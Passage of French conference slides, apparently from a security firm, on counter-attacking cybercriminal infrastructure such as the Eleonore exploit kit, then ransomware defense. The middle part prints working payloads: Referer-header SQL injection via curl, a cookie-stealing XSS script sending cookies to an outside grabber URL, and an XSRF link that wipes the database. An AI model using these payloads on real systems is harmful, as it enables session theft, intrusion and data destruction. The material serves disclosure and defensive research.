





Rappel: ces slides ne sont que des extraits de réflexions. On ne traitera pas ici des techniques de type dénis de service (DOS) ou équivalentes, qui pourraient néanmoins permettre d'obtenir des résultats de type neutralisation

LUTTE ACTIVE CONTRE DES INFRASTRUCTURES OFFENSIVES

Situation Exploit Pack/Kit




Neutralisation Exploit Pack/Kit




Eleonore exploit pack

- USD 700
- Exploits
  - MDAC
  - MS009-02
  - Telnet – Opera
  - Font tags – FireFox
  - PDF collab.collectEmailInfo
  - PDF collab.getIcon
  - PDF Util.Printf
  - DirectX DirectShow
  - Spreadsheet



Statistiques des attaquants ? SQL



- Quand ELEONORE attaque un client
  - insert into statistic (date, ip, os, br, country, refer) values ('2010-05-12 01:47:01', '192.168.20.2', 'Windows', 'FireFox 1.0', '--','infected.com')
- Source code
  - $q = mysql_query("insert into statistic (date, ip, os, br, country, refer) values ('".date("Y-m-d H:i:s", time())."', '".$ip."', '".$os."', '".$br."', '".$country."','".$ref."')");
- Vulnerabilités ?

Variables:	$ip	$os	$br	$country	$ref
Exploitable ?	No	Protected	Protected	No	????

Attaque des statistiques SQL

- TEHTRI-SA-2010-012 Eleonore: SQL Injection as a fake web victim
- Source code analysis

```
@$purl = $_SERVER['HTTP_REFERER'];
$ref=parse_url($purl);
@$ref=$ref['host']; // keep http://xxxxx/a/b.php
```

- SQL query de ELEONORE
  - `$q = mysql_query("insert into statistic (date, ip, os, br, country, refer) values ('".date("Y-m-d H:i:s", time())."', '".$ip."', '".$os."', '".$br."', '".$country."','".$ref."')");`

- SQL injection REFERER !
  - `insert into statistic (date, ip, os, br, country, refer) values ('2010-05-12 01:48:13', '192.168.20.3', 'Unknown OS :(', 'FireFox 1.0', '--','google.com'),(1,2,3,4,5,6) -- ')`


Encoding

```
mysql> select hex('a');
+-------------------------------------------------------+
| hex('a')           |
+-------------------------------------------------------+
| 61 |
+-------------------------------------------------------+
1 row in set (0,00 sec)
```

- Ajouter une image pour du tracking :
  - <img src="http://tehtri-security.com/pics/all.png" width=0>
  - In hex:

```
3C696D67207372633D22687474703A2F2F746568747269D7365637572697479E636F6D2F706963732F616
C6C2E706E67222077696474683D303E
```

Exploit



- Ajout d'une image de tracking pour récupérer l'adresse IP des attaquants qui gèrent le panel admin de Eleonore
  - On peut mettre du javascript...

- TEHTRI-SA-2010-013 Eleonore: permanent XSS against admin panel

- [0day] curl -s -L "http://192.168.20.3/eleo/" -A "Firefox/1.0 Windows" -e "http://referer.com'),(1,2,3,4,5,0x3C696D67207372633D22687474703A2F2F7465687472692D7365637572697479 2E636F6D2F706963732F616C6C2E706E67222077696474683D303E) -- /"

Vol de session des pirates

- Cookies utilisés pour l'authentification des sessions du panel admin (stat.php)
- Avec l'exploit SQL injection précédent, on peut ajouter du code HTML pour voler les sessions des admins distants (donc des attaquants qui pilotent une campagne malveillante ELEONORE)

```
<script>document.write('<img
src="http://mysite.com/
mygrabber.php?
cookie="'+document.cookie+' /
>');</script>
```

Failles XSS & XSRF

- Les sessions ne sont pas gérées correctement
- On peut abuser des clients qui viennent administrer Eleonore avec du XSRF
- Example: Destruction de la base de données utilisée par les pirates
- TEHTRI-SA-2010-014 Eleonore: XSRF in stat.php
- [0day] Just send clients to /stat.php?clear=1

```
<img src=« http://192.168.20.3/eleo/stat.php?
   clear=1 » width=0>
```

Abimer la base des pirates


- TEHTRI-SA-2010-015 Eleonore: SQL injection in getexe.php
- SQL Injection dans “getexe.php”
  - Sauf les versions 1.4 and 1.3.2

```
$ip = $_SERVER['REMOTE_ADDR'];
…
elseif (isset($_POST['spl'])) $spl =
  $_POST['spl'];
…
$q = mysql_query("update statistic set good=1,
  spl='".$spl."'  where ip='".$ip."'");
```


- Exemple d’exploit
  - curl -L http://192.168.20.3/eleo/getexe.php -d "spl=0', ip=0 where 1=1 -- "

Type de menace	Contre-attaque	Exemple d'effets obtenus
Web Shells	Injection + Attack C&C…	Destroy / Identify attackers
Pharming / Phishing	Injection + Retrieve targets…	Recover / Identify / Destroy
Exploit Packs	Attack C&C…	Destroy / Identify attackers
Web based Botnets	Detect/Analyze, Infiltrate + Control	Infiltrate / Identify / Kill Botnets

Source malveillante	Exploits annoncés	Effets obtenus
Backdoor: Sniper	1 Remote 0days	Destroy / Identify attackers
Exploit Pack: Eleonore	4 Remote 0days	Destroy / Identify attackers
Exploit Pack: Liberty	2 Remote 0days	Destroy / Identify attackers
Exploit Pack: Lucky	1 Remote 0days	Destroy / Identify attackers
Exploit Pack: Neon	2 Remote 0days	Destroy / Identify attackers
Exploit Pack: Yes	3 Remote 0days	Destroy / Identify attackers



LUTTE ACTIVE CONTRE LES RANSOMWARES ET LES APT



Possibilités

- On peut envisager des conflits tactiques entre des agents automatiques/intelligents et des armes informatiques nouvelles
- Les outils défensifs devront réussir à identifier les nouvelles menaces inconnues, au delà des signatures de menaces connues
  - Des réactions devront être prévues au cas par cas
    - Automatiques
    - Semi-automatiques
    - Manuelles


Efficacité / Sécurité

	Pas d'alerte et donc Pas de réponse automatique	Alerte et réponse automatique (traitement de l'incident)
Pas d'attaque	Vrai négatif Comportement normal en temps de « paix » dans le SI	Faux positif Risque sur la production avec perturbation du SI
Attaque réelle en cours	Faux négatif Les intrus réussissent à rentrer et à commettre des méfaits	Vrai positif Neutralisation et perturbation des actions offensives

Evolutions offensives

- Les cyber-armes utilisées pour mener des campagnes de type Ransomware s'améliorent à une vitesse inquiétante
- Les défenses usuelles commencent à ne plus pouvoir résister même dans les environnements plutôt bien protégés
  - Signatures: nouvelles versions, mutations, multiplications…
  - Limitations sur les exécutions: programmes standards
  - Limitations sur les droits: pas toujours besoin d'être admin
- Les améliorations des outils offensifs dessinent un futur complexe (rien que pour 2016)
  - Furtivité locale avancée
    - Efficacité des antivirus ?
  - De moins en moins de scrupules/respect pour les cibles
    - Hôpitaux…
  - Déplacements latéraux
    - Contamination de tout un part avec automatisation de méthodes intrusives
  - Utilisation des API pour le Cloud
    - Destructions des mails et des espaces de stockage
  - Ransomware as a Service

Exemple de Ransomware




Défense active associée

- Identification comportementale malveillante
  - Est-ce normal que WINWORD
    - Se promène sur Internet ?
    - Lance des commandes externes ?
      - Que ces commandes s'amusent à installer et à lancer des binaires sur le disque sur ?
    - …
- Actions offensives automatiques
  - Alertes de sécurité
  - Neutralisation des processus louches
- Actions offensives manuelles
  - Partage des éléments et analyses dans les bases publiques sur Internet pour casser dramatiquement la furtivité des actions et des outils malveillants associées


Exemple d'attaque bas-niveau


- Ransomware "PETYA" en mode "0day"
  - Pas de signature connue
- Principes utiles
  - Restrictions d'exécutions
  - Moindre privilège (!=admin)
